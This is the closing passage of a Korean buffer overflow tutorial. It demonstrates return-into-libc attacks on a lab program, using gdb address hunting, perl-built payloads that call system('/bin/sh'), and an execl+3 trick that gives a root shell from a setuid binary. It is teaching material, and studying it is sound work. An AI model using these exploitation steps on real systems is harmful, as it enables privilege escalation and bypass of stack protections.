        return 0;
}

[dalgona@redhat8 rtl]$
```

<그림 46. overflow 취약점이 있는 vul.c>

보는 바와 같이 buffer overflow 취약점을 가지고 있으며 버퍼의 크기는 7 byte 이지만 실제 컴파일이 되면 dummy가 포함되어 몇 바이트가 더 추가될 것이다. 버퍼 크기는 조금 있다가 알아보도록 하자.

위에서 언급한 대로 Return-into-libc 기법을 이용하기 위해서는 필요한 libc 함수의 주소와 필요한 argument의 구성을 알아야 한다. system()함수를 사용하기로 했으므로 system() 함수의 주소와 argument 구성을 알아내기 위해 다음 코드를 작성하여 컴파일 한 후 disassemble해 보자.

```
[dalgona@redhat8 rtl]$ cat system.c
int main()
{
        system();
}

[dalgona@redhat8 rtl]$ gcc -o system system.c
[dalgona@redhat8 rtl]$ gdb -q system
(gdb) disass main
Dump of assembler code for function main:
0x8048328 <main>:       push   %ebp
0x8048329 <main+1>:     mov    %esp,%ebp
0x804832b <main+3>:     sub    $0x8,%esp
0x804832e <main+6>:     and    $0xfffffff0,%esp
0x8048331 <main+9>:     mov    $0x0,%eax
0x8048336 <main+14>:    sub    %eax,%esp
0x8048338 <main+16>:    call   0x8048258 <system>
0x804833d <main+21>:    leave
0x804833e <main+22>:    ret
```

```
0x804833f <main+23>:    nop
End of assembler dump.
(gdb) break main
Breakpoint 1 at 0x804832e
(gdb) run
Starting program: /home/dalgona/work/bof/rtl/system

Breakpoint 1, 0x0804832e in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x4005ca4c <system>
(gdb) quit
The program is running.  Exit anyway? (y or n) y
[dalgona@redhat8 rtl]$
```

<그림 47. system()함수의 address>

<그림 47>에서 보는 바와 같이 system()함수의 시작점은 0x4005ca4c 이다. main()함수를 disassemble 했을 때 system 호출 지점은 0x8048258이지만 실행 시점에 공유 라이브러리를 로딩한 후의 system()함수의 시작점을 찾아야 한다. 따라서 실행 후 system()함수의 address를 찾았다. 그렇다면 이제 system()함수의 argument 구조를 알아보기 위해 위의 system.c를 static link로 다시 컴파일 하여 disassemble 해 보자.

```
[dalgona@redhat8 rtl]$ cat system.c
int main()
{
        system();
}

[dalgona@redhat8 rtl]$ gcc -static -o system system.c
[dalgona@redhat8 rtl]$ gdb -q system
(gdb) disass main
Dump of assembler code for function main:
0x80481d0 <main>:       push   %ebp
0x80481d1 <main+1>:     mov    %esp,%ebp
0x80481d3 <main+3>:     sub    $0x8,%esp
0x80481d6 <main+6>:     and    $0xfffffff0,%esp
0x80481d9 <main+9>:     mov    $0x0,%eax
```

```
0x80481de <main+14>:    sub    %eax,%esp
0x80481e0 <main+16>:    call   0x80485e0 <system>
0x80481e5 <main+21>:    leave
0x80481e6 <main+22>:    ret
0x80481e7 <main+23>:    nop
End of assembler dump.
(gdb) disass __libc_system
Dump of assembler code for function system:
0x80485e0 <system>:     push   %ebp
0x80485e1 <system+1>:   mov    %esp,%ebp
0x80485e3 <system+3>:   sub    $0x8,%esp
0x80485e6 <system+6>:   mov    0x8(%ebp),%eax
0x80485e9 <system+9>:   test   %eax,%eax
0x80485eb <system+11>:  je     0x80485f0 <system+16>
0x80485ed <system+13>:  leave
0x80485ee <system+14>:  jmp    0x804860c <do_system>
0x80485f0 <system+16>:  sub    $0xc,%esp
0x80485f3 <system+19>:  push   $0x80899e8
0x80485f8 <system+24>:  call   0x804860c <do_system>
0x80485fd <system+29>:  add    $0x10,%esp
0x8048600 <system+32>:  test   %eax,%eax
0x8048602 <system+34>:  sete   %dl
0x8048605 <system+37>:  movzbl %dl,%eax
0x8048608 <system+40>:  leave
0x8048609 <system+41>:  ret
0x804860a <system+42>:  mov    %esi,%esi
End of assembler dump.
(gdb) quit
[dalgona@redhat8 rtl]$
```


<그림 48. system()함수의 내부 구조>

여기서 유의할 점은 system()함수가 실행되는 시점이다. 일반적으로 system()함수를 수행할 때는 system()함수를 호출하여 수행할 것이다. call instruction은 다음 수행할 instruction의 address 즉 return address를 스텍에 PUSH한 다음에 해당 함수의 시작점으로 이동한다. 하지만 여기서는 main()함수가 수행을 마치고 return할 때 return 지점이 system()함수의 시작 지점이 된다는 것을 염두해 두기 바란다.

system()함수를 보면 함수 프롤로그가 끝나고 난 다음에


```
mov     0x8(%ebp),%eax
```

를 수행한다. 이것이 바로 system()함수의 argument 처리 과정이다. argument가 있는 곳의 address는 ebp+8 byte 지점에 있고 이것을 eax 레지스터에 넣은 후 do_system을 호출한다. 따라서 "/bin/sh" 가 있는 곳의 주소는 이 시점에서의 ebp+8 지점이 되어야 한다.



<그림 49. system("/bin/sh") 수행을 위한 스텍의 구조>


따라서 0x80485e6 에 있는 명령을 수행할 시점의 스텍 구조는 <그림 49>처럼 되어 있다면 될 것이다.



<그림 50. vul.c의 main()함수의 스텍 구조>

vul.c의 main()함수의 메모리 구조를 보여주는 <그림 50>을 보면 main()함수가 수행을 마치고 return address를 따라 system()함수의 시작점으로 가게 될 것이고 argument를 얻어서 do_system을 호출하게 될 것이다. 그러므로 main()함수의 메모리 구조에 system()함수가 필요로하는 데이터를 채워주면 된다. base pointer와 stack pointer의 변동을 잘 고려해 가면서 두 메모리 구조를 겹쳐보면 그 위치가 파악이 된다.

위의 두 그림 <그림 49>와 <그림 50>을 함께 고려해서 볼 때 vul.c를 overflow 시킬 데이터의 구조는 <그림 51>과 같다.



<그림 51. overflow에 사용할 데이터 구조>

그러면 마지막으로 "/bin/sh"를 메모리상에 올리고 그 주소를 알아와야 한다. 이것은 환경 변수를 이용하면 될 것이다. 그리고 환경변수의 위치를 알아내어 이용해 보도록 하겠다.

```
[dalgona@redhat8 rtl]$ export MYSHELL="/bin/sh"
[dalgona@redhat8 rtl]$ echo $MYSHELL
/bin/sh
[dalgona@redhat8 rtl]$ cat env.c
int main(int argc, char *argv[])
{
        char *addr;
        addr = getenv(argv[1]);

        printf("The Address of %s is %p₩n",argv[1],addr);
        return 0;
}

[dalgona@redhat8 rtl]$ gcc -o env env.c
env.c: In function `main':
env.c:4: warning: assignment makes pointer from integer without a cast
[dalgona@redhat8 rtl]$ ./env MYSHELL
The Address of MYSHELL is 0xbffffff7a
[dalgona@redhat8 rtl]$
```

<그림 52. 환경변수 등록 및 address 알아내기>

MYSHELL이라는 환경변수를 하나 만들었다. 그리고 env.c를 이용하여 해당 환경 변수가 위치한 메모리의 address를 알아내었다. MYSHELL이라는 환경변수가 등록된 상태의 쉘에서는 이 address가 항상 유효할 것이다. 이제 필요한 address들은 모두 알아내었고 끝으로 버퍼의 크기만을 파악하면 된다. 버퍼의 크기는 main()함수를 disassemble해서 계산해도 되고 몇 번의 시행착오를 통해서도 알 수 있다.

```
[dalgona@redhat8 rtl]$ ./vul `perl -e 'print "ABCD"x4, "₩x4c₩xca₩x05₩x40", "KKKK",
"₩x7a₩xff₩xff₩xbf"'`
Segmentation fault
[dalgona@redhat8 rtl]$ ./vul `perl -e 'print "ABCD"x5, "₩x4c₩xca₩x05₩x40", "KKKK",
"₩x7a₩xff₩xff₩xbf"'`
Segmentation fault
[dalgona@redhat8 rtl]$ ./vul `perl -e 'print "ABCD"x6, "₩x4c₩xca₩x05₩x40", "KKKK",
"₩x7a₩xff₩xff₩xbf"'`
Segmentation fault
[dalgona@redhat8 rtl]$ ./vul `perl -e 'print "ABCD"x7, "₩x4c₩xca₩x05₩x40", "KKKK",
"₩x7a₩xff₩xff₩xbf"'`
sh-2.05b$ id
uid=500(dalgona) gid=500(dalgona) groups=500(dalgona),1001(staff),1002(sysadmin)
sh-2.05b$ exit
exit
Segmentation fault
[dalgona@redhat8 rtl]$ ls
```

<그림 53. vul에 대한 공격과정>

쉘이 떨어졌다. 몇 번의 시행착오를 거치면서 채워야할 버퍼의 크기를 바꿔서 찾아내게 되었다. main()함수를 정확하게 disassemble해 가면서 해도 찾을 수 있을 것이다. 공격에 사용된 데이터는 “ABCD”를 7번 반복하여 총 28byte 의 dummy값과 system()함수의 address (0x4005ca4c), 4 byte dummy (“KKKK”), “/bin/sh”가 환경 변수로 등록되어 있는 곳의 address (0xbfffff7a)를 연결하여 생성하였다.

system()함수 내에서의 return address가 “KKKK”로 조작되어 있기 때문에 exit를 해서 쉘을 빠져나오면 Segmentation fault가 뜨는 것을 볼 수 있다.

beist's execl 방법

한편 컴파일된 vul이 setuid 비트가 set되어 있지만 root의 쉘이 떨어지지 않았다. 이것은

system()함수가 단순히 호출만 하는 역할을 하기 때문이다. 따라서 root의 권한을 얻어오기 위해서는 execl()함수를 사용할 수 있다.

execl()를 이용하는 방법은 beist(http://beist.org)군이 멋진 아이디어를 찾아냈다. 그 방법을 지금부터 살펴보도록 하자.

이 공격 방법의 기본 개념은 다음과 같다. 우선 buffer overflow 취약점을 가진 프로그램(vul.c)를 Return-into-libc 기법으로 overflow 시켜 공격한다. main()함수 return시에 return할 libc 함수는 execl이다. execl은 man페이지에서 볼 수 있듯이 세 개의 argument를 가진다.

```
int execl( const char *path, const char *arg, ...);
```

첫 번째 인자는 실행할 프로그램의 full path와 실행파일 이름으로 구성된 문자열의 address, 실행 파일 실행시에 주어질 argument들, 그리고 NULL을 넣어주면 된다.

여기서 쉘을 띄우는 프로그램은 shell.c이다.


```
[dalgona@redhat8 rtl]$ cat shell.c
int main()
{
        setreuid(geteuid(),geteuid());
        setregid(getegid(),getegid());

        execl("/bin/bash","sh",0);
}

[dalgona@redhat8 rtl]$ gcc -o shell shell.c
[dalgona@redhat8 rtl]$
```

<그림 54. shell.c>

shell.c는 setreuid()와 setregid()를 이용하여 소유자의 권한을 얻어오는 역할을 해 준다.

이제 컴파일 된 shell을 execl()을 이용하여 실행시키면 된다.

이 공격 방법의 원리를 찾기 이전에 공격에 사용될 데이터의 구조를 먼저 살펴보자. vul.c의 버퍼 구조는 <그림 53>을 바탕으로 아래와 같이 추측할 수 있다.



<그림 55. vul.c의 버퍼구조>

이 구조의 버퍼에 다음과 같은 형식의 공격 코드를 집어 넣는다.

<그림 56. vul.c의 공격 코드의 구성>

그럼 이제 execl() 함수가 있는 곳의 address를 찾고 argv[2]의 주소를 찾으면 되겠다. argv[2]는 <그림 54>에서 본 쉘을 띄우는 프로그램의 실행명령이다.

```
[dalgona@redhat8 rtl]$ cat execl.c
#include<stdio.h>

int main()
{
        execl();
}



[dalgona@redhat8 rtl]$ gcc -o execl execl.c
[dalgona@redhat8 rtl]$ gdb -q execl
(gdb) break main
Breakpoint 1 at 0x804832e
(gdb) run
Starting program: /home/dalgona/work/bof/rtl/execl

Breakpoint 1, 0x0804832e in main ()
(gdb) print execl
$1 = {<text variable, no debug info>} 0x400be520 <execl>
(gdb) quit
The program is running.  Exit anyway? (y or n) y
[dalgona@redhat8 rtl]$
```

<그림 57. execl()의 주소 찾기>

execl의 주소가 0x400be520이라는 것을 알아내었다. 그러면 execl+3은 0x400be523 이

될 것이다. 그리고 이제 argv[2]의 주소를 알아야 한다. vul을 실행시켜 보자.

```
[dalgona@redhat8 rtl]$ gdb -q vul
(gdb) disass main
Dump of assembler code for function main:
0x8048328 <main>:          push   %ebp
0x8048329 <main+1>:        mov    %esp,%ebp
0x804832b <main+3>:        sub    $0x18,%esp
0x804832e <main+6>:        and    $0xfffffff0,%esp
0x8048331 <main+9>:        mov    $0x0,%eax
0x8048336 <main+14>:       sub    %eax,%esp
0x8048338 <main+16>:       sub    $0x8,%esp
0x804833b <main+19>:       mov    0xc(%ebp),%eax
0x804833e <main+22>:       add    $0x4,%eax
0x8048341 <main+25>:       pushl  (%eax)
0x8048343 <main+27>:       lea    0xfffffe8(%ebp),%eax
0x8048346 <main+30>:       push   %eax
0x8048347 <main+31>:       call   0x8048268 <strcpy>
0x804834c <main+36>:       add    $0x10,%esp
0x804834f <main+39>:       mov    $0x0,%eax
0x8048354 <main+44>:       leave
0x8048355 <main+45>:       ret
0x8048356 <main+46>:       nop
0x8048357 <main+47>:       nop
End of assembler dump.
(gdb) break *0x8048347
Breakpoint 1 at 0x8048347
(gdb) r `perl -e 'print "ABCD"x8," ./shell"'`
Starting program: /home/dalgona/work/bof/rtl/vul `perl -e 'print "ABCD"x8," ./shell"'`

Breakpoint 1, 0x08048347 in main ()
(gdb) x/10wx $ebp
0xbffffa58:    0xbffffa88    0x4003456d    0x00000003    0xbffffab4
0xbffffa68:    0xbffffac4    0x401319f8    0x00000000    0x40008cd0
0xbffffa78:    0x400092d8    0x400104ac
(gdb) x/10wx 0xbffffab4
```

```
0xbffffab4:     0xbffffba5     0xbffffbc4     0xbffffbe5     0x00000000
0xbffffac4:     0xbffffbed     0xbffffbfd     0xbffffc0d     0xbffffc18
0xbffffad4:     0xbffffc26     0xbffffc36
(gdb) x/s 0xbffffba5
0xbffffba5:      "/home/dalgona/work/bof/rtl/vul"
(gdb) x/s 0xbffffbc4
0xbffffbc4:      "ABCDABCDABCDABCDABCDABCDABCDABCD"
(gdb) x/s 0xbffffbe5
0xbffffbe5:      "./shell"
(gdb) quit
The program is running.  Exit anyway? (y or n) y
[dalgona@redhat8 rtl]$
```

<그림 58. vul을 디버깅하여 argv[2]의 주소를 찾음>

main함수를 disassemble하여 strcpy()를 호출하기 직전에 break point를 설정하고 실행시 argument를 넣어주었다. argument는 그림에서 보는 바와 같이 버퍼를 채울 크기와 두 번째 argument로 쉘을 띄울 프로그램 실행 명령을 주었다. " ./shell"에서 앞에 한 칸 띄어주어야 argument가 분리된다는 것은 잘 알 것이다.

그리고 main()함수의 base pointer, ebp를 기점으로 argv[0]의 주소(0xbffffab4)를 찾았다. argv[0]의 주소를 따라가 각 포인터들이 argument를 확인해 보니 각 지점이 각각의 argument를 가리키고 있다는 것을 알 수 있다. 이제 argv[0]의 주소로부터 argv[2]의 주소는 계산해 보면 argv[0]의 주소 뒤 8 byte 지점((0xbffffabc)에 있다는 것을 알 수 있다. 따라서 argv[2]의 주소 - 8은 argv[0]의 주소와 같은 값(0xbffffab4)이다.

필요한 모든 값을 알았으므로 공격을 시도해 보자.

```
[dalgona@redhat8 rtl]$ ./vul `perl -e 'print "ABCD"x6, "₩xb4₩xfa₩xff₩xbf",
"₩x23₩xe5₩x0b₩x40", " ./shell"'`
sh-2.05b# id
uid=0(root) gid=500(dalgona) groups=500(dalgona),1001(staff),1002(sysadmin)
sh-2.05b#
```

<그림 59. vul을 execl()로 공격하기>

루트 쉘이 떨어졌다. 자 그러면 이제부터 공격 원리를 알아보자. 우선 execl()을 disassemble 해 보자.

```
[dalgona@redhat8 rtl]$ gcc -static -o execl execl.c
```

```
[dalgona@redhat8 rtl]$ gdb -q execl
(gdb) disass main
Dump of assembler code for function main:
0x80481d0 <main>:        push   %ebp
0x80481d1 <main+1>:      mov    %esp,%ebp
0x80481d3 <main+3>:      sub    $0x8,%esp
0x80481d6 <main+6>:      and    $0xfffffff0,%esp
0x80481d9 <main+9>:      mov    $0x0,%eax
0x80481de <main+14>:     sub    %eax,%esp
0x80481e0 <main+16>:     call   0x804c740 <execl>
0x80481e5 <main+21>:     leave
0x80481e6 <main+22>:     ret
0x80481e7 <main+23>:     nop
End of assembler dump.
(gdb) disass execl
Dump of assembler code for function execl:
0x804c740 <execl>:       push   %ebp
0x804c741 <execl+1>:     mov    %esp,%ebp
0x804c743 <execl+3>:     push   %edi
0x804c744 <execl+4>:     push   %esi
0x804c745 <execl+5>:     push   %ebx
0x804c746 <execl+6>:     sub    $0x101c,%esp
0x804c74c <execl+12>:    mov    0xc(%ebp),%eax
0x804c74f <execl+15>:    lea    0x10(%ebp),%ecx
0x804c752 <execl+18>:    test   %eax,%eax
0x804c754 <execl+20>:    movl   $0x400,0xfffffff0(%ebp)
0x804c75b <execl+27>:    mov    %esp,%esi
0x804c75d <execl+29>:    mov    %eax,(%esp,1)
0x804c760 <execl+32>:    mov    %ecx,0xffffffec(%ebp)
0x804c763 <execl+35>:    mov    $0x1,%edx
0x804c768 <execl+40>:    je     0x804c79a <execl+90>
0x804c76a <execl+42>:    mov    $0x4,%ebx
0x804c76f <execl+47>:    movl   $0x17,0xffffffe4(%ebp)
0x804c776 <execl+54>:    mov    %esi,%esi
0x804c778 <execl+56>:    cmp    0xfffffff0(%ebp),%edx
0x804c77b <execl+59>:    je     0x804c7b4 <execl+116>
```

```
0x804c77d <execl+61>:    mov     0xffffffec(%ebp),%eax
0x804c780 <execl+64>:    mov     (%eax),%eax
0x804c782 <execl+66>:    mov     %eax,(%esi,%edx,4)
0x804c785 <execl+69>:    mov     %edx,%ecx
0x804c787 <execl+71>:    mov     (%esi,%ecx,4),%edi
0x804c78a <execl+74>:    addl    $0x4,0xffffffec(%ebp)
0x804c78e <execl+78>:    add     $0x4,%ebx
0x804c791 <execl+81>:    addl    $0x8,0xfffffe4(%ebp)
0x804c795 <execl+85>:    inc     %edx
0x804c796 <execl+86>:    test    %edi,%edi
0x804c798 <execl+88>:    jne     0x804c778 <execl+56>
0x804c79a <execl+90>:    push    %eax
0x804c79b <execl+91>:    pushl   0x809d2f4
0x804c7a1 <execl+97>:    push    %esi
0x804c7a2 <execl+98>:    pushl   0x8(%ebp)
0x804c7a5 <execl+101>:   call    0x804fa5c <execve>
0x804c7aa <execl+106>:   lea     0xffffffff4(%ebp),%esp
0x804c7ad <execl+109>:   pop     %ebx
0x804c7ae <execl+110>:   pop     %esi
0x804c7af <execl+111>:   pop     %edi
0x804c7b0 <execl+112>:   leave
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) quit
[dalgona@redhat8 rtl]$
```

<그림 60. execl()의 dissasselble>

libc내에서 execl함수의 이름을 찾기 위해 main()함수를 disassemble 해 보니 execl이란 이름이다. 그래서 execl()함수를 disassemble 하였다.

execl+3을 하는 이유는 execl()함수가 시작되고 함수 프롤로그 작업을 하지 않게 하기 위해서이다. 따라서 <execl+3>이 있는 지점의 주소를 return address로 지정해 주었다.

다음으로 &argv[2]-8을 하는 이유는 &argv[2]-8의 값이 들어가는 위치가 이전 함수의 base pointer가 들어가는 지점이다. 따라서 vul의 main()함수가 return 하면 여기에 넣어 둔 &argv[2]-8 값이 ebp 레지스터에 들어가게 될 것이다. 그리고 execl+3부터 실행이 시작되기 때문에 함수 프롤로그가 수행되지 않아 ebp가 esp값을 가지지 않고 그대로 실행된다. 따라서 execl()함수는 이 값(&argv[2]-8 = **0xbffffab4**)을 base pointer로 삼고 실행을 한다.

execl()함수를 쭉 따라가 보면 execve()를 호출하기 직전에

0x804c7a2 <execl+98>: **pushl 0x8(%ebp)**

을 볼 수 있다. 즉 ebp 레지스터가 가리키는 곳의 8 byte 뒤의 값을 스텍에 집어 넣고 execve()를 호출한다. 즉 실행시킬 명령이 들어가는 것이다. execl함수는 base pointer + 8 지점에 실행할 명령이 들어가 있다. 그 구조는

ebp + 16: execl()의 세 번째 argument: NULL
ebp + 12: execl()의 두 번째 argument: NULL
ebp + 8: execl()의 첫 번째 argument: argv[2] --> "./shell"

구조이다. 따라서 우리는 argv[2]의 - 8 에 있는 주소를 넣어두었으므로 + 8을 하면 argv[2]의 주소((**0xbffffabc**)를 가리키게 되고 여기에는 "./shell"이라는 쉘 프로그램 실행 명령이 들어있으므로 shell을 실행하게 되는 것이다.

이상으로 Return into libc 기법을 이용한 buffer overlow 기법을 알아보았다. 위의 공격 예를 봐 왔듯이 이 기법은 non-executable stack 보호 기법을 회피하여 특정 명령을 수행할 수 있다. 즉 스텍 영역에 쉘 코드를 집어넣지 않고 실행을 할 수 있게 된다. 뿐만 아니라 buffer 크기에 제약을 받지 않기 때문에 쉘 코드를 넣을 충분한 buffer를 가지지 않은 취약 프로그램도 공격을 할 수 있다는 장점도 가지고 있다.

6. 마치며

지금까지 buffer overflow 공격에 대한 설명을 하였다. buffer overflow 공격은 많은 프로그래머들의 코딩 실수로부터 그 취약점이 생겨나게 되고 그 취약점을 이용하는 것이다. 물론 이러한 overflow 문제를 해결하기 위해서는 bound check를 하는 함수를 사용하여 overflow 되지 않게 하는 방법이 있으나 실행 속도가 느려진다는 문제점 때문에 아직도 많은 코드들이 bound check를 하지 않는 데이터 복사 방법을 사용하고 있다.

그리고 이러한 공격 방법에 대한 해법으로 non-executable stack 보호 방법이 개발되어 커널에 적용되었으나 이 역시 완전히 안전한 것은 아니라는 것을 알 수 있다. 뿐만 아니라 본 문서에서는 언급하지 않았지만 Red Hat fedora core에서는 random stack을 이용하여 버퍼의 주소가 수시로 바뀌게 하여 공격 코드내에 넣는 주소값을 무의미하게 만들려고 하지만 이 역시 여러 가지 방법으로 무력화시킬 수가 있다.

이 문서가 만들어진 목적은 해커 지망자들이 buffer overflow 공격 방법을 공부하는데 있어 무분별하게 익스플로잇을 따라하고 그 원리와 구성을 이해하지 못한 채 공격 성공에만 초점을 맞추어 공부하고 있는 실태에 조금이나마 도움이 되고자 한다. 또한 단순히 취약 프로그램을 공격하는데 그치지 않고 어떻게 코드를 구성하여 공격을 성공할 수 있게 되는지를 프로세스의 데이터 구조 자체를 이해하고 실행의 흐름을 파악하여 문제가 발생했을 때 대처할 수 있고 새로운 과제를 만나 이를 혼자서 해결할 수 있는 발판이 되면 더욱 좋겠다.

이 문서를 만드는데 있어 기반을 마련해준 다른 많은 문서의 저자들에게 감사의 마음을 전한다.

7. 참고문서

[1] Buffer Overflow Demystified – Vangelis (wowhacker.org) 역
[2] Theory of Buffer Overflow – Vangelis (wowhacker.org)
[3] Buffer Overflow란 무엇인가 – Vangelis (wowhacker.org) 역
[4] analysis of the Exploitation Process – vangelis (wowhacker.org) 역
[5] Red Hat 7.1 계열에서 버퍼 오버플로우 공격 – vangelis (wowhacker.org)
[6] IA-32 Intel Architecture Software Developer's Manual – Intel Press
[7] The Shellcoder's Handbook [Wiley]
[8] Stack buffer overflow – wowhacker study group
[9] win32 attack 1, 2 – 달고나 (wowhacker.org)